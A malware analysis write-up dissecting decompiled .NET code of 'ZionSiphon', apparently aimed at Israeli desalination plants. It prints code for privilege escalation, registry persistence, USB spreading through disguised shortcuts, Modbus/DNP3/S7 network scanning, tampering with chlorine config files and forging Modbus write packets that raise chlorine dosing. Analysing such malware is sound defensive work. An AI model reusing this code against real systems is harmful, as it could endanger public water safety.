Analysis on Malware that attacks Israel's Water treatment facilities
Entry Point
I go after the entry point of the malware and right away we can see that there’s only three main functions. This makes it easier for us to analyze the malware. I’m not sure why the author did not add a layer of obfuscation to the binary to make it hearder to analyze. Maybe this was a version that was not meant to be deployed/used in any meaningful way.
This is also a .NET malware so it will way easier to analyze than a binary created with a more common programming language like C/C++ or Golang/Rust. I guess this also was taked into account by the author.
The name of the malware is ZionSiphon.
Siphon: Device that allows the transfer of liquid through a tube via hydrostatic pressure
Zion: From the word ‘Zionist’
1
2
3
4
5
6
7
8
9
public static void Main()
{
    try
    {
        ZionSiphon.RunAsAdmin();
        ZionSiphon.s1();
        ZionSiphon.s2();
    }
}
In the binary we can also see a lot of Base64 encoded strings that are meant to be a message to the analyst, it’s pretty clear that the intent of these strings are political messages, the writter knew the messages were going to be shared by the analyst.
Here are the messages from whoever made the malware:
1
2
"In support of our brothers in Iran, Palestine, and Yemen against Zionist aggression. I am '0xICS'."
"Poisoning the population of Tel Aviv and Haifa"
ZionSiphon.RunAsAdmin
This function is very simple, it first calls ZionSiphon.IsElevated(), to check the process permissions, then depending on the output of the function the malware executes the code snippet inside try.
If it doesn’t have the necessary permissions then it executes itself again with Powershell and uses the arguments -Verb RunAs to run as Admin. Then it kills the current process that did not have the permissions it needed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
bool flag = !ZionSiphon.IsElevated();
if (flag)
{
    try
    {
        ZionSiphon.mutex.WaitOne();
        Process process = new Process();
        process.StartInfo.FileName = "powershell.exe";
        process.StartInfo.Arguments = "Start-Process -FilePath " + Assembly.GetExecutingAssembly().Location + " -Verb RunAs";
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.Start();
        process.WaitForExit();
        Environment.Exit(0);
    }
    finally
    {
        ZionSiphon.mutex.ReleaseMutex();
    }
}
static ZionSiphon
Here we can also find an array that contain a lot of folder names that are used by Windows systems. This will later be used by a function called IsSystemPath. The function just checks if the folder name is inside the array and returns a bool variable.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
ZionSiphon.systemFileNames = new string[]
{
    "V2luZG93cw==" //   Windows
    "UHJvZ3JhbSBGaWxlcw==", // Program Files
    "Program Files (x86)"
    "UHJvZ3JhbURhdGE=" //  ProgramData
    "U3lzdGVtIFZvbHVtZSBJbmZvcm1hdGlvbg==" // System Volume Information
    "QXBwRGF0YQ==" // AppData
    "V2luRGly" // WinDir
    "U3lzdGVtMzI=" // System32
    "U3lzV09XNjQ=" // SysWOW64
    "Qm9vdA==" // Boot
    "UmVjb3Zlcnk=" // Recovery
    "UGVyZkxvZ3M=" // PerfLogs
    "$Recycle.Bin",
    "Q29uZmlnLk1zaQ==" // Config.Msi
    "TVNPQ2FjaGU=" // MSOCache
    "SW50ZWw=" // Intel
    "RHJpdmVycw==" // Drivers
    "V2luZG93cy5vbGQ=" // Windows.old
    "VGVtcA==" // Temp
};
ZionSiphon.s1()
1
2
3
4
ZionSiphon.stealthPath = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), ZionSiphon.sdCBvZiB);
ZionSiphon.sdCBvZiB = "svchost.exe";

stealthPath = C:\Users\<User>\AppData\Local\svchost.exe
The value of stealthPath is C:\Users\<User>\AppData\Local\svchost.exe. That value is later used to check if the current process is running from that same path. If not then it will copy itself to that path as hidden file.
1
2
3
4
5
if (flag)
{
    File.Copy(fileName, ZionSiphon.stealthPath, true);
    File.SetAttributes(ZionSiphon.stealthPath, FileAttributes.Hidden);
}
Then it sets persistence with a registry key:
1
2
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Run", true);
registryKey.SetValue("SystemHealthCheck", "C:\Users\<User>\AppData\Local\svchost.exe");
1
Software\Microsoft\Windows\CurrentVersion\Run\SystemHealthCheck -> Call Malware
ZionSiphon.s2()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
private static void s2()
{
    bool flag = ZionSiphon.IsTargetCountry();
    if (flag)
    {
        bool flag2 = ZionSiphon.IsDamDesalinationPlant();
        if (flag2)
        {
            ZionSiphon.IncreaseChlorineLevel();
            ZionSiphon.sdfsdfsfsdfsdfqw();
        }
    }

    else {ZionSiphon.SelfDestruct();}
}
IsTargetCountry()
This function is used to try to guess if the computer is from Israel.
First it tries to get the local IP from the computer where the malware is running, converts it into a string and then it is converted into a 32-bit numeric value used to represent the IP address.
1
2
string text = Dns.GetHostEntry(Dns.GetHostName()).AddressList.First((ZionSiphon._Closure$__.$I18-0 == null) ? (ZionSiphon._Closure$__.$I18-0 = (IPAddress ip) => ip.AddressFamily == AddressFamily.InterNetwork) : ZionSiphon._Closure$__.$I18-0).ToString();
long ipDns = ZionSiphon.IPToNumeric(text);
It uses an array with IP addresses that belong to Israel, it iterates over them and checks if the IP address of the computer belongs to any IP ranges listed here:
2.52.0.0 - 2.55.255.2555.28.0.0 - 5.29.255.25531.154.0.0 - 31.155.255.25537.142.0.0 - 37.143.255.25562.0.0.0 - 62.0.255.25579.176.0.0 - 79.191.255.25584.108.0.0 - 84.111.255.255185.56.72.0 - 185.56.75.255192.114.0.0 - 192.115.255.255212.150.0.0 - 212.150.255.255
1
2
3
4
string[] entry = keyValuePair.Key.Split(new char[] { '-' });
long ip = ZionSiphon.IPToNumeric(entry[0]);
long mask = ZionSiphon.IPToNumeric(entry[1]);
bool flag = ipDns >= ip && ipDns <= mask;
If the IP address is inside the IP ranges mentioned before then it calls a custom EncryptDecrypt function. It takes two values, the first is Israel and the value 5. The value 5 is a key that will be used to XOR the string. The result is “Lvwd`i”.
1
return Operators.CompareString(keyValuePair.Value, ZionSiphon.EncryptDecrypt("Israel", 5), false) == 0;
Then it compares the string that came out of the EncryptDecrypt function with the value harcoded string Nqvbdk, these strings are not equal. So it will not return True. This means that the rest of the code will not run, so the malware in this state is useless. Maybe the author of the malware deployed an incorrect version or they forgot to change the string.
1
2
3
4
5
6
bool flag = ZionSiphon.IsTargetCountry();
if (flag)
{
    ...
}
else { ZionSiphon.SelfDestruct(); }
The malware would execute SelfDestruct.
IsDamDesalinationPlant()
Even if the malware does not ‘work’, let’s keep reading the code. If the machine has an Israeli IP address then it will try another validation. This time it makes sure the machine is related to a Desalination Plant. On in other words, is it a water treatment plant?
First thing we see is a big array of base64 encoded strings:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
Sorek
Hadera
Ashdod
Mekorot
DesalPLC
ROController
SchneiderRO
DamRO
Palmachim
Shafdan
EilatDesal
IDE_Tech
ReverseOsmosis
WaterGenix
DesalSys
RO_Pump
ChlorineCtrl
DesalUnit
WaterPLC
HydroTech
AquaSys
SeaWaterRO
BrineControl
OsmosisPLC
DesalMonitor
WaterPurify
RO_Filter
DesalPump
ChlorineDose
RO_Membrane
DesalFlow
WaterTreat
SalinityCtrl
DesalTech
ROSystem
AquaControl
ChlorineSys
It gets all the running processes of the computer and uses the array of strings to check if the computer is running any software with that name. If it is it returns True.
If we don’t see any processes then it enterns another verification stage, this time it checks if any of the folders or files exists on the system: 
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
C:\Program Files\Desalination
C:\Program Files\Schneider Electric\Desal
C:\Program Files\IDE Technologies
C:\Program Files\Water Treatment
C:\Program Files\RO Systems
C:\Program Files\DesalTech
C:\Program Files\Aqua Solutions
C:\Program Files\Hydro Systems
C:\DesalConfig.ini
C:\DesalSettings.conf
C:\Program Files\Desalination\system.cfg
C:\WaterTreatment.ini
C:\ChlorineControl.dat
C:\RO_PumpSettings.ini
C:\SalinityControl.ini
C:\Program Files\Desalination
C:\Program Files\IDE Technologies
C:\Program Files\DesalTech
IncreaseChlorineLevel()
The malware uses an array of strings, it iterates over all the strings and if the file exists then it appends something that resembles a configuration file.
1
2
3
4
5
6
7
8
9
10
11
12
13
"C:\\DesalConfig.ini"
"C:\\ROConfig.ini"
"C:\\Program Files\\Desalination\\system.cfg"
"C:\\WaterTreatment.ini"
"C:\\ChlorineControl.dat"
"C:\\DesalSettings.conf"
"C:\\Program Files\\Schneider Electric\\Desal\\config.ini"
"C:\\Program Files\\IDE Technologies\\ROsettings.ini"
"C:\\Program Files\\Aqua Solutions\\chlorine.cfg"
"C:\\RO_PumpSettings.ini
"C:\\DesalFlowControl.dat"
"C:\\Program Files\\WaterGenix\\system.conf"
"C:\\SalinityControl.ini"
Here’s the configuration file that I’m talking about. This is not that hard to understand, it ups the amount of Chlorine, turns on the pump, makes it go on MAX settings and opens it.
1
2
3
4
5
Chlorine_Dose=10
Chlorine_Pump=ON
Chlorine_Flow=MAX
Chlorine_Valve=OPEN
RO_Pressure=80
I’m not sure if this will work, it seems like the malware is not targeting specific software/hardware. Maybe the commands are standardized and they can work on all software related to this one?
Scan your home - UZJctUZJctUZJct()
This gets the host computer IP address, then it strips the last octet of the IP address.
1
2
3
4
5
6
7
ZionSiphon._Closure$__27-2 CS$<>8__locals1 = new ZionSiphon._Closure$__27-2(CS$<>8__locals1);
CS$<>8__locals1.$VB$Local_devices = new List<ZionSiphon.ICSDevice>();

string text = Dns.GetHostEntry(Dns.GetHostName()).AddressList.First((ZionSiphon._Closure$__.$I27-0 == null) ? (ZionSiphon._Closure$__.$I27-0 = (IPAddress ip) => ip.AddressFamily == AddressFamily.InterNetwork) : ZionSiphon._Closure$__.$I27-0).ToString();
checked
{
    string text2 = text.Substring(0, text.LastIndexOf(".") + 1);
Then the malware setups the ports that will be used. If you search for these ports we can know what’s the intent behind these instructions:
1
    int[] array = new int[] { 502, 20000, 102 };
502: Modbus TCP — industrial PLCs/sensors20000: DNP3 — SCADA/utility systems102: S7 comm (ISO-TSAP) — Siemens PLCs
This iterates over all the 255 hosts that might be on the network.
1
2
3
4
5
6
7
8
9
10
do
{
    CS$<>8__locals2.$VB$Local_ip = text2 + Conversions.ToString(num2);
    for loop {
        ...
    }

    num2++;
}
while (num2 <= 255);
For each device/IP address it will scan all the three ports I mentioned before: 502, 20000 and 102. Here’s how the code uses the loop:
1
2
3
4
for (int i = 0; i < array2.Length; i++) {
    ...
    Local_port = array2[i]
}
It calls another custom function ZJctZJctZJctZJct.
1
2
3
4
5
6
Task task = new Task(delegate
{
    ZionSiphon.ZJctZJctZJctZJct(CS$<>8__locals3.$VB$NonLocal_$VB$Closure_3.$VB$Local_ip, CS$<>8__locals3.$VB$Local_port, ref CS$<>8__locals3.$VB$NonLocal_$VB$Closure_3.$VB$NonLocal_$VB$Closure_2.$VB$Local_devices);
});
list.Add(task);
task.Start();
Create Device list - ZJctZJctZJctZJct()
This tries to connect to check if the port is available, if so then it runs ICSDevice.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
private static void ZJctZJctZJctZJct(string ip, int port, ref List<ZionSiphon.ICSDevice> devices)
{
    try
    {
        TcpClient tcpClient = new TcpClient();
        IAsyncResult asyncResult = tcpClient.BeginConnect(ip, port, null, null);
        bool flag = asyncResult.AsyncWaitHandle.WaitOne(100, false) && tcpClient.Connected;
        if (flag)
        {
            object objectValue = RuntimeHelpers.GetObjectValue((port == 502) ? "Modbus" : ((port == 20000) ? "DNP3" : "S7"));
            object obj = devices;
            lock (obj)
            {
                devices.Add(new ZionSiphon.ICSDevice(ip, port, Conversions.ToString(objectValue)));
            }
            tcpClient.Close();
        }
    }
}
1
2
3
4
5
6
public ICSDevice(string ip, int port, string protocol)
{
    this.IP = ip;
    this.Port = port;
    this.Protocol = protocol;
}
IncreaseChlorineLevel - Part 2
Then it returns the local devices: $VB$Local_devices. This will be used to iterate over all the devices alongside their available protocols.
Just a quick summary if you lost track
1
2
3
IncreaseChlorineLevel -> Scan your network -> Create Device List -> Return ICSDevices
        ^                                                                |
        |----------------------------------------------------------------+
Now, with the list we create we enter a loop where we create a TCP connection and a Stream to receive or send packets. This is meant to be used to speak to the list of devices we created.
1
2
3
4
5
6
7
8
9
10
try
    {
        foreach (ZionSiphon.ICSDevice icsdevice in list)
        {
            try
            {
                TcpClient tcpClient = new TcpClient();
                tcpClient.Connect(icsdevice.IP, icsdevice.Port);
                NetworkStream stream = tcpClient.GetStream();
                bool flag2 = ZionSiphon.kYnkYnkYnkYnkYnkYnkYnkYnkYnkYnkYnkYnkYnkYnkYn(stream, icsdevice.Protocol);
Returns true if the response matches the expected industrial protocol.
- Sends a single null byte (0x00) to the target over TCP.
- Reads the device’s response.
1
2
stream.Write(new byte[1], 0, 1);
int num2 = stream.Read(array, 0, array.Length);
- Checks the response for known protocol signatures.
1
2
bool flag = num2 > 0;
if (flag)
- Returns
Trueif the target appears to be a validICSdevice using the expected protocolModbus→ any non-zero response byteDNP3→ packet starts with 05 64S7 (Siemens)→ packet starts with 03
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
{
    bool flag2 = Operators.ConditionalCompareObjectEqual(protocol, "Modbus", false);
    if (flag2)
    {
        return array[0] >= 1 && array[0] <= byte.MaxValue;
    }
    flag2 = Operators.ConditionalCompareObjectEqual(protocol, "DNP3", false);
    if (flag2)
    {
        return array[0] == 5 && array[1] == 100;
    }
    flag2 = Operators.ConditionalCompareObjectEqual(protocol, "S7", false);
    if (flag2)
    {
        return array[0] == 3;
    }
}
flag3 = false;
}
After that for the device and for that specific port it calls the next function IncreaseChlorineLevel. This function has the same name as the one that is calling it, but it’s important that we don’t confuse these. I will call this new function OverwriteChlorineSettings.
1
2
3
4
5
6
if (flag2)
{
    byte[] array3 = ZionSiphon.IncreaseChlorineLevel(icsdevice.IP, icsdevice.Port, "Chlorine_Dose");
    stream.Write(array3, 0, array3.Length);
}
tcpClient.Close();
OverwriteChlorineSettings
Here’s a similar code snippet we already have seen before. It sends data to the ICS device and writes 1, 3, 0, 0, 0, 10. This seems like the Chlorine settings being written to the server.
We also store the response of that TCP write.
1
2
3
4
5
6
7
TcpClient tcpClient = new TcpClient();
tcpClient.Connect(targetIP, targetPort);
NetworkStream stream = tcpClient.GetStream();
byte[] array = new byte[] { 1, 3, 0, 0, 0, 10 };
stream.Write(array, 0, array.Length);
byte[] array2 = new byte[256];
int num2 = stream.Read(array2, 0, array2.Length);
Next we create a dictonary where we store a string and an int value.
1
2
Chlorine_Dose, -1
Turbine_Speed, -1
It checks whether the PLC/device returned enough bytes to contain meaningful Modbus data.
1
bool flag = num2 > 3;
This parses the response, looks for specific registers in the response. It then looks for the values of Chlorine_Dose and Turbine_Speed that the remote device has and stores them in the dictonary. There’s also some validations for certain ranges of values. 
This code retrieves the discovered Modbus register index for the selected parameter and checks whether a valid register was identified (>= 0). If so, it constructs a Modbus Write Single Register (function code 0x06) packet targeting that register.
For Chlorine_Dose, the value written is 100; otherwise the value is 0 
It returns a 6-byte Modbus write packet. Then we return again to the original IncreaseChlorineLevel and it writes that packet to the ICS Device.
1
2
3
4
5
if (flag2)
{
    byte[] array3 = ZionSiphon.IncreaseChlorineLevel(icsdevice.IP, icsdevice.Port, "Chlorine_Dose");
    stream.Write(array3, 0, array3.Length);
}
Logical Drives - sdfsdfsfsdfsdfqw
This gets all the drives, loops over all of them and then with the help of .IsReady(). Then it checks if it can do I/O operations (Write/Read) and also it checks if the device is a removable device (USB). If this is True then it continues.
1
2
3
4
5
6
7
8
9
private static void sdfsdfsfsdfsdfqw()
{
    foreach (string text in Directory.GetLogicalDrives())
    {
        try
        {
            DriveInfo driveInfo = new DriveInfo(text);
            bool flag = driveInfo.IsReady && driveInfo.DriveType == DriveType.Removable;
            if (flag)
It checks if the file svchost.exe exists on the device. If it doesn’t exist then it copies itself to that drive with that same file name. It copies it as a hidden file.
1
2
3
4
5
6
7
8
9
10
{
    string text2 = Path.Combine(text, "svchost.exe");
    bool flag2 = !File.Exists(text2);
    if (flag2)
    {
        File.Copy(ZionSiphon.stealthPath, text2, true);
        File.SetAttributes(text2, FileAttributes.Hidden | FileAttributes.System);
    }
    ZionSiphon.CreateUSBShortcut(text);
}
CreateUSBShortcut
It creates a COM object and gets a handle for it.
1
2
3
DirectoryInfo directoryInfo = new DirectoryInfo(drive);
string text = Path.Combine(drive, "svchost.exe");
object objectValue = RuntimeHelpers.GetObjectValue(Interaction.CreateObject("WScript.Shell", ""));
It checks all the files in the drive to verify if a copy of the malware is present in there. And just looks for that file in the drive. After finding the file then it creates a shortcut to the malware.
1
2
3
4
5
6
7
8
9
foreach (FileInfo fileInfo in directoryInfo.GetFiles("*.*"))
{
    bool flag = !fileInfo.FullName.Equals(text);
    if (flag)
    {
        string text2 = Path.Combine(drive, fileInfo.Name + ".lnk");
        object[] array;
        bool[] array2;
        object obj = NewLateBinding.LateGet(objectValue, null, "CreateShortcut", array = new object[] { text2 }, null, null, array2 = new bool[] { true });
This code finalizes the malicious shortcut (.lnk) previously created on the removable drive. It obtains the shortcut object and sets its TargetPath, which defines what will execute when the user double-clicks the shortcut. The icon is changed to a legitimate-looking Windows system icon (shell32.dll, 4) to make the shortcut resemble a normal file or folder and reduce suspicion.
1
2
3
4
5
6
7
8
9
10
11
12
13
        if (array2[0])
        {
            text2 = (string)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(string));
        }

        object objectValue2 = RuntimeHelpers.GetObjectValue(obj);

        NewLateBinding.LateSet(objectValue2, null, "TargetPath", new object[] { text }, null, null);
        NewLateBinding.LateSet(objectValue2, null, "IconLocation", new object[] { "shell32.dll, 4" }, null, null);
        NewLateBinding.LateCall(objectValue2, null, "Save", new object[0], null, null, null, true);
        File.SetAttributes(fileInfo.FullName, FileAttributes.Hidden);
    }
}
After configuring the shortcut, the code calls Save() to write it to disk. Finally, it hides the original file using the Hidden attribute
SelfDestruct()
If the computer is not a valid target for the malware then it calls the function SelfDestruct. This is is very self explanatory function name.
First it deletes the registry key that was used for persistence.
1
2
3
4
5
6
7
8
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
bool flag = registryKey != null;

if (flag)
{
    registryKey.DeleteValue("SystemHealthCheck", false);
    registryKey.Close();
}
It writes to a log file the call to the SelfDestruct function.
1
2
string text = Path.Combine(Path.GetTempPath(), "target_verify.log");
File.WriteAllText(text, "Target not matched. Operation restricted to IL ranges. Self-destruct initiated.");
This creates a .bat file with a series of commands meant to the delete the malware.
1
2
3
4
5
6
string fileName = Process.GetCurrentProcess().MainModule.FileName;
string text2 = Path.Combine(Path.GetTempPath(), "delete.bat");

string text3 = string.Concat(new string[] { "@echo off\r\n:repeat\r\ndel \"", fileName, "\"\r\nif exist \"", fileName, "\" goto repeat\r\ndel %0" });

File.WriteAllText(text2, text3);
It executes the newly created .bat file, the file is executed without showing any windows
1
2
3
4
5
6
Process.Start(new ProcessStartInfo
{
    FileName = text2,
    CreateNoWindow = true,
    UseShellExecute = false
});
For the final step it kills itself.
1
2
3
4
5
6
Process.GetCurrentProcess().Kill();

catch (Exception ex)
{
    Process.GetCurrentProcess().Kill();
}